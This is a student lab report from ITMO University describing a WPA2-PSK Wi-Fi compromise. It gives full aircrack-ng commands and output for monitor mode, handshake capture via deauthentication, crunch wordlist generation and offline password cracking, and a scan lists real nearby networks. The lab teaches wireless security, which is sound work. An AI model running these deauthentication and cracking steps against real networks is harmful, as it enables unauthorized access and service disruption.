

**Министерство науки и высшего образования Российской Федерации
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

Факультет безопасности информационных технологий

Дисциплина:

«Вычислительные сети и контроль безопасности в компьютерных сетях»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №6

«Компрометация беспроводной сети»

Выполнили:

Дынина Е.А., студент группы N3349

Жук А.В., студент группы N3348

Исаева А., студент группы N3349

Проверил:

Есипов Д.А., ассистент ФБИТ

(отметка о выполнении)

(подпись)

Санкт-Петербург

2026 г.

СОДЕРЖАНИЕ

Введение	3
1 Подготовка	4
2 Обнаружение и прослушивание беспроводной сети.....	5
3 Генерация списка паролей	8
4 Подбор пароля.....	9
Заключение.....	10

ВВЕДЕНИЕ

Цель работы – изучить технологии защиты беспроводных Wi-Fi сетей, их преимущества, недостатки и уязвимости на примере компрометации технологии WPA2.

Для достижения поставленной цели необходимо решить следующие задачи:

- ознакомиться с назначением и возможностями следующих инструментов: airmon, airodump, crunch, aircrack;
- обнаружить целевую беспроводную сеть;
- перехватить WPA-хендшейк подключения клиента к целевой сети;
- сформировать список возможных паролей в соответствии с маской пароля;
- при помощи перехваченного хендшейка и сформированного списка паролей подобрать пароль целевой беспроводной сети;
- результаты выполнения работы оформить в виде отчета.

1 ПОДГОТОВКА


Для реализации данной работы мы использовали виртуальную машину с ОС Ubuntu Linux. Мы подключили адаптер беспроводной сети с интерфейсом `wlx58044fbaf313`. Также предварительно установили `wireshark`, специальный драйвер `rtl8812au` для адаптера, а еще понадобится пакет `aircrack-ng`. После подготовки среды к работе, можно переходить к обнаружению и мониторингу беспроводной сети.

2 ОБНАРУЖЕНИЕ И ПРОСЛУШИВАНИЕ БЕСПРОВОДНОЙ СЕТИ

Для начала работы необходимо перевести беспроводной адаптер в режим мониторинга. Режим мониторинга позволяет сетевой карте перехватывать все пакеты в эфире, а не только адресованные ей. Для этого сначала завершаем процессы, которые могут мешать работе с адаптером (NetworkManager, wpa_supplicant), командой `sudo airmon-ng check kill`.

Затем выполняем команду `sudo airmon-ng start wlx58044fbaf313`, которая создает новый интерфейс `wlx58044fbaf313mon` в режиме мониторинга.

На рисунке 1 показан вывод команд.



```
admin@Ubuntu:~/rtl8812au$ sudo airmon-ng check kill
Killing these processes:
  PID Name
  794 wpa_supplicant

admin@Ubuntu:~/rtl8812au$ sudo airmon-ng start wlx58044fbaf313

PHY      Interface      Driver      Chipset
phy0     wlx58044fbaf313 rtw_8821au  TP-Link 802.11ac WLAN Adapter
          (monitor mode enabled)
```

Рисунок 1 – Установка мониторинга

После включения режима мониторинга запускаем сканирование эфирного пространства командой `sudo airodump-ng wlx58044fbaf313mon`. Утилита `airodump-ng` отображает все доступные беспроводные сети с информацией об их BSSID (MAC-адрес точки доступа), уровне сигнала (PWR), номере канала (CH), типе шифрования (ENC) и подключенных клиентах (STATION).

На рисунке 2 показан вывод `airodump-ng` со списком обнаруженных сетей, их каналами, типами шифрования и подключенными клиентами.

```

1C:3A:60:49:20:68 -86 4 0 0 11 195 WPA2 CCMP MGT ITMO-Corp
CH 140 ][ Elapsed: 1 min ][ 2026-05-18 09:43 ][ PMKID found: DC:AE:EB:58:76:2C

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
EA:FD:7F:CB:59:74 -1 0 0 0 11 -1 <length: 0>
6A:C6:94:1D:A4:CA -31 13 0 0 13 360 WPA2 CCMP PSK Stasiya's hotspot
1C:3A:60:C9:21:CC -90 2 0 0 52 1300 WPA2 CCMP PSK CodeX
1C:3A:60:49:21:CC -91 3 0 0 52 1300 WPA2 CCMP MGT ITMO-Corp
86:25:19:79:13:38 -85 6 0 0 11 54e WPA2 CCMP PSK DIRECT-NYM2070 Series
52:FF:20:7D:54:CC -88 3 0 0 10 360 WPA3 CCMP SAE <length: 0>
1C:3A:60:89:1F:17 -81 4 0 0 149 1300 WPA2 CCMP PSK <length: 0>
E4:18:6B:4C:BC:C0 -85 1 0 0 4 130 WPA2 CCMP PSK Detsad#70
DC:AE:EB:58:76:2C -88 8 2 0 149 780 WPA2 CCMP MGT ITMO-Corp
DC:AE:EB:98:76:2C -88 8 0 0 149 780 WPA2 CCMP PSK NevaCTF
1C:3A:60:89:1F:1C -81 25 0 0 149 1300 WPA2 CCMP PSK NevaCTF
1C:3A:60:49:1F:1C -81 26 0 0 149 1300 WPA2 CCMP MGT ITMO-Corp
DC:AE:EB:98:76:28 -88 18 0 0 1 130 WPA2 CCMP PSK NevaCTF
DC:AE:EB:58:76:28 -83 11 0 0 1 130 WPA2 CCMP MGT ITMO-Corp
DC:AE:EB:D8:6C:DC -80 31 0 0 52 780 WPA2 CCMP PSK ITMO-SafetyLab
DC:AE:EB:98:6C:DC -81 31 0 0 52 780 WPA2 CCMP PSK CodeX
DC:AE:EB:58:6C:DC -80 31 0 0 52 780 WPA2 CCMP MGT ITMO-Corp
1C:3A:60:89:21:CC -90 4 0 0 52 1300 WPA2 CCMP PSK NevaCTF
DC:AE:EB:D8:30:1C -70 31 0 0 36 780 WPA2 CCMP PSK NevaCTF
DC:AE:EB:98:30:1C -70 31 0 0 36 780 WPA2 CCMP PSK CodeX
DC:AE:EB:58:30:1C -71 31 65 0 36 780 WPA2 CCMP MGT ITMO-Corp
88:1F:A1:34:AD:48 -96 6 0 0 6 195 WPA2 CCMP PSK Supermario
DC:AE:EB:D8:6C:D8 -79 13 0 0 6 130 WPA2 CCMP PSK ITMO-SafetyLab
Quitting...8:30:18 -67 9 0 0 11 130 WPA2 CCMP PSK NevaCTF
admin@Ubuntu:~$ sudo airodump-ng -c 13 --bssid 6A:C6:94:1D:A4:CA -w ~/handshake.txt

```

Рисунок 2 – Мониторинг сетей

Из полученного списка выбираем целевую сеть с WPA2-шифрованием. Записываем ее BSSID (6A:C6:94:1D:A4:CA) и номер канала (13). Для перехвата пакетов именно этой сети запускаем команду `sudo airodump-ng -c 13 --bssid 6A:C6:94:1D:A4:CA -w ~/handshake_1/handshake wlx58044fbaf313mon`. Параметр `-c 13` фиксирует канал, `--bssid` фильтрует трафик по MAC-адресу точки доступа, `-w` задает путь и имя файла для сохранения перехваченных пакетов. На рисунке 3 показана результат данной команды.

```

admin@Ubuntu:~$ sudo airodump-ng -c 13 --bssid 6A:C6:94:1D:A4:CA -w ~/handshake.txt wlx58044fbaf313
09:44:48 Created capture file "/home/admin/handshake.txt-02.cap".

CH 13 ][ Elapsed: 12 s ][ 2026-05-18 09:45 ][ WPA handshake: 6A:C6:94:1D:A4:CA

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
6A:C6:94:1D:A4:CA -29 100 108 23 0 13 360 WPA2 CCMP PSK Stasiya's hotspot

BSSID STATION PWR Rate Lost Frames Notes Probes
6A:C6:94:1D:A4:CA 7A:E6:84:6B:76:1E -41 1e-24 10 127 EAPOL
Quitting

```

Рисунок 3 – Получение хендшейка

Для получения WPA-хендшейка необходимо дождаться момента подключения клиента к сети. Чтобы не ждать, можно принудительно разорвать соединение клиента с помощью деаутентификационной атаки. WPA2 использует 4-этапное рукопожатие (4-way handshake) при подключении клиента, и перехват этих пакетов позволяет проводить офлайн-атаку перебором пароля.

Выполняем команду `sudo aireplay-ng -0 2 -a 6A:C6:94:1D:A4:CA -c 7E:BB:E4:2B:B8:AF wlan58044fbaf313mon`, где `-0 2` – отправка 2 пакетов деаутентификации, `-a` – BSSID точки доступа, `-c` – MAC-адрес клиента. На рисунке 4 показан вывод `aireplay-ng` с информацией об отправленных DeAuth пакетах, а на рисунке 5 – полученный хэндшейк.

```
admin@Ubuntu:~$ sudo aireplay-ng -0 2 -a 6A:C6:94:1D:A4:CA -c 7e:bb:e4:2b:b8:af wlan58044fbaf313
09:52:46 Waiting for beacon frame (BSSID: 6A:C6:94:1D:A4:CA) on channel 13
09:52:47 Sending 64 directed DeAuth (code 7). STMAC: [7E:BB:E4:2B:B8:AF] [ 0 | 0 ACKs]
09:52:47 Sending 64 directed DeAuth (code 7). STMAC: [7E:BB:E4:2B:B8:AF] [ 0 | 0 ACKs]
admin@Ubuntu:~$
```

Рисунок 4 – Отправка пакетов деаутентификации





Рисунок 5 – Хэндшейк

3 ГЕНЕРАЦИЯ СПИСКА ПАРОЛЕЙ

Для подбора пароля необходим список возможных комбинаций. Утилита `crunch` генерирует словари паролей по заданной маске. Синтаксис команды `crunch <min-len> <max-len> -t <шаблон> -o <файл>`.

При задании шаблона используются специальные обозначения: `@` – строчные буквы (a-z), `,` – заглавные буквы (A-Z), `%` – цифры (0-9), `^` – специальные символы.

В данной работе использовалась маска пароля, полученная у преподавателя. Выполняем команду `crunch 8 8 -t [маска] -o ~/passwords.txt`, где `8 8` указывает, что пароль состоит ровно из 8 символов, `-t` задает шаблон, `-o` – файл для записи результата. Результат представлен на рисунке 6.



```
admin@Ubuntu:~$ crunch 8 8 -t [маска] -o passwords.txt
Crunch will now generate the following amount of data: 900000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000
```

Рисунок 6 – Crunch пароля

4 ПОДБОР ПАРОЛЯ

Для подбора пароля используем утилиту `aircrack-ng`, которая анализирует перехваченный хендшейк и выполняет перебор паролей из словаря. Выполняем команду `aircrack-ng -a2 -b 6A:C6:94:1D:A4:CA -w ~/passwords.txt ~/handshake_1/handshake.txt-02.cap`. Параметр `-a2` указывает на использование атаки WPA/WPA2, `-b` задает BSSID целевой сети, `-w` – путь к файлу со списком паролей, последний аргумент – файл с перехваченным хендшейком.

После запуска начинается процесс перебора. Программа отображает количество проверенных ключей, скорость перебора (keys/s) и процент выполнения.

При успешном подборе программа выводит сообщение "KEY FOUND!" с найденным паролем, а также криптографические ключи: Master Key (мастер-ключ шифрования), Transient Key (временный ключ сессии) и EAPOL HMAC (хеш-код аутентификации). Результат представлен на рисунке 7.

```
admin@Ubuntu:~$ aircrack-ng -a2 -b 6A:C6:94:1D:A4:CA -w ~/passwords.txt ~/handshake_1/handshake.txt-02.cap
Reading packets, please wait...
Opening /home/admin/handshake_1/handshake.txt-02.cap
Read 175 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:12] 98288/100000 keys tested (7941.54 k/s)

Time left: 0 seconds                                98.29%

KEY FOUND! [ 00000000 ]

Master Key      : 00000000000000000000000000000000
                  00000000000000000000000000000000
Transient Key   : 00000000000000000000000000000000
                  00000000000000000000000000000000
                  00000000000000000000000000000000
                  00000000000000000000000000000000
EAPOL HMAC     : 00000000000000000000000000000000
```

Рисунок 7 – Пароль успешно подобран

ЗАКЛЮЧЕНИЕ

В ходе выполнения лабораторной работы была успешно скомпрометирована беспроводная сеть с шифрованием WPA2-PSK. Были изучены и применены на практике инструменты пакета aircrack-ng: airmmon-ng для перевода адаптера в режим мониторинга, airodump-ng для сканирования эфира и перехвата пакетов, aireplay-ng для проведения деаутентификационной атаки с целью получения 4-way handshake, а также crunch для генерации словаря паролей по заданной маске и aircrack-ng для подбора пароля. Эксперимент наглядно продемонстрировал основную уязвимость WPA2-Personal: при использовании слабых или предсказуемых паролей злоумышленник может перехватить хендшейк и подобрать ключ доступа методом перебора в офлайн-режиме. Для защиты беспроводных сетей рекомендуется использовать сложные пароли длиной не менее 12–16 символов, включающие буквы разного регистра, цифры и специальные символы, регулярно обновлять ключи доступа, а также при возможности переходить на более защищенный стандарт WPA3 или использовать режим WPA2-Enterprise с аутентификацией через RADIUS-сервер.